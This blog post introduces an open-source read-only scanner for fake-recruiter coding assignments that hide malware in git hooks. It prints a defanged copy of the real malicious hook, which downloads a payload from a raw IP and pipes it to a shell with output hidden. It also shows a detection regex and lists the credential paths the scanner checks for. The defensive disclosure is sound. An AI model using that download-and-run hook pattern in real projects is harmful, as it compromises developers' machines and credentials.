Technical companion to Malware in Git Hooks: Anatomy of a Fake-Recruiter Coding Assignment. If you just want the "what happened," read that one. This post is for engineers: how interview-assignment-scanner works, how to run it, and how to add your own cases. It's open source, it only reads code (never runs it), and I'd love your contributions.
Where this came from
When I got suspicious that a "recruiter" was setting me up, I did something before I ever joined the interview: I
wrote a small command in Claude that could statically analyze any code they might hand me — read it, never execute
it — and kept it loaded in a throwaway, isolated cloud account. I was preparing for the moment a "hands-on coding
round" or a git pull on a call would leave me no time to inspect anything safely.
That command is what caught the malware when the "take-home assignment" finally arrived. Afterwards I turned it into a proper tool so anyone can run the same checks in one command — with or without Claude. I'm not a security researcher. I'm a builder who got handed something nasty and decided to understand it. So this tool knows exactly the tricks I ran into, and nothing more — which is the whole reason it's open to contributions.
(The package is interview-assignment-scanner. It also installs as take-home-scanner, and it's effectively a
git-hook scanner — the same tool, under the names people actually search for.)
The one rule it never breaks
It only reads files. It never runs the code it's analyzing. No npm install, no git commands against the
target, no executing entry points, no downloading payloads, no network calls to anything the sample points at.
That matters, because running the code is the entire attack — the malware I found fires the instant you run a
routine git checkout. A scanner that had to execute code to analyze it would be part of the problem. Reading
files (and unpacking a zip, or inflating git objects) can't trigger any of that.
Install it — pick whatever fits
# one-command setup — detects Claude Code, installs the /analyze-assignment command,
# and checks your OpenAI/Anthropic key (plug-and-play):
npx --yes github:Swap03pathi/interview-assignment-scanner --setup

# zero install, one-off:
npx interview-assignment-scanner ./suspicious-assignment
npx interview-assignment-scanner ./Fullstack.zip     # zips and tarballs handled automatically

# or install it globally:
npm install -g interview-assignment-scanner
interview-assignment-scanner ./assignment            # also available as: take-home-scanner

# using Claude Code? install the /analyze-assignment slash command straight from GitHub
# (per-machine — nothing is shared with other Claude users; no npm publish needed):
npx --yes github:Swap03pathi/interview-assignment-scanner --install-claude-command
#   → then in Claude Code:  /analyze-assignment ./assignment
Exit codes are 0 clean, 1 suspicious, 2 malicious, 3 error — so you can drop it into CI or a pre-flight
check.
No Claude? Use your own OpenAI or Anthropic key
The scan itself is fully deterministic and needs no AI at all. But if you want a plain-English explanation and you
don't have Claude, add --explain and it'll use your own API key:
export OPENAI_API_KEY=sk-...            # or ANTHROPIC_API_KEY=sk-ant-...
interview-assignment-scanner ./assignment --explain

# or pass a key inline:
interview-assignment-scanner ./assignment --openai-key sk-...
The AI layer only ever explains the findings — it's never asked to run, fetch, or "test" anything. It gets the static findings plus a capped set of code excerpts, and talks only to the API you configured.
What a run looks like
Point it at a malicious sample and you get a verdict, a plain overview of what the project is, the specific hidden files to be wary of, and the evidence:

A genuinely clean project comes back CLEAN with no noise. Add --json for machine-readable output.
What it actually looks for
- Weaponized git hooks —
.git/hooks/*(and.githooks/, and anycore.hooksPath) that download-and-run remote code, fingerprint the OS, or hide their output. It reports each hook's SHA-256. This is the exact trick that was used on me. - Source hidden inside
.git/objects— the malicious sample shipped its real code only inside git objects, where a plain file listing shows nothing. The scanner inflates those objects and reads them — without ever invoking git, so no hook can fire. - Malicious
npm installscripts —preinstall/postinstall/preparethat run curl/wget/eval/base64. - Obfuscation and dynamic execution —
eval,new Function,atob, base64 buffers,child_process,exec/spawn, suspiciously long/minified lines. - Credential and wallet theft patterns — bulk
process.envexfiltration, references to~/.ssh,~/.aws, browser stores/keychains, and crypto-wallet extension IDs. - Editor auto-run —
.vscodetasks set to run on folder-open. - The delivery tell — a repo delivered as a ZIP that contains a full
.git(the only way to smuggle live hooks onto your machine). - Known indicators — it matches against a small bundled IOC list from the campaign that hit me. You can extend that list.
The specific pattern that started all this (defanged)
#!/bin/sh
case "$OSTYPE" in
  darwin*)  curl -s 'hxxp://216.126.239[.]166/728/728m' -L | sh  > /dev/null 2>&1 &;;
  linux*)   wget -qO- 'hxxp://216.126.239[.]166/728/728l' -L | sh  > /dev/null 2>&1 &;;
  msys*)    curl -s 'hxxp://216.126.239[.]166/728/728w' -L | cmd  > /dev/null 2>&1 &;;
esac
Two byte-identical hooks (post-checkout + pre-commit) that fire on the exact git commands the assignment told
me to run. The scanner flags every element: the curl … | sh, the $OSTYPE branching, the output suppression,
and the raw-IP-over-HTTP endpoint.
The safety contract (important for a security tool)
- No dependencies, and no install scripts. Installing the package runs nothing. A malware scanner that itself ran postinstall code, or dragged in a chain of dependencies you couldn't audit, would be self-defeating — so this one has neither.
- The scan makes zero network calls. The only time the tool ever touches the network is the optional
--explainrequest to the LLM API you configure, and it sends findings plus capped excerpts there and nowhere else. - It's a first-pass triage aid, not a guarantee. A
CLEANresult is not proof of safety — packed git objects and novel tricks can hide things. For anything you actually intend to run, still use a disposable VM.
Please contribute — especially the cases I haven't seen
I'll be straight about the limits of this: I built it from one attack, the one I personally lived through.
There are whole flavors of this I've never encountered — malicious setup.py in a Python take-home, Gradle or
Cargo build-script tricks, Makefile curl | sh, cleverer obfuscation. If you've seen one, you know something I
don't, and the tool should learn it.
It's built to make that easy. Detection rules are plain data:
// lib/scanner.js — add one object to the right array:
{ id: 'src-remote-exec', sev: 'malicious', re: /(curl|wget)\b[^\n]*?\|\s*(sh|bash|cmd|node)\b/i,
  why: 'downloads and executes remote code (curl … | sh)' }
New indicators go in lib/iocs.js. Every pull request should add a test (there's a self-contained suite that
builds inert fixtures — non-routable documentation IPs, never live malware — and asserts the verdict), and CI
runs it automatically. The full guidelines are in CONTRIBUTING.md. The rules that matter:
- It must stay read-only — nothing you add may execute, install, or fetch from the target.
- No live malware in fixtures. Ever. Use documentation IPs.
- No new runtime dependencies without a good reason.
Open an issue describing a case, or send a PR with the pattern and a test. I'll review and merge what fits. You don't need to be a security expert — if you can write a regex and describe why something's dangerous, you can make this catch one more thing for the next person.
Source, install, and contribution guide on GitHub →
I'm Swapnil — former startup CTO, currently on a career break and open to interesting problems and teams. If your team likes engineers who prepare for the failure mode before it happens, let's talk.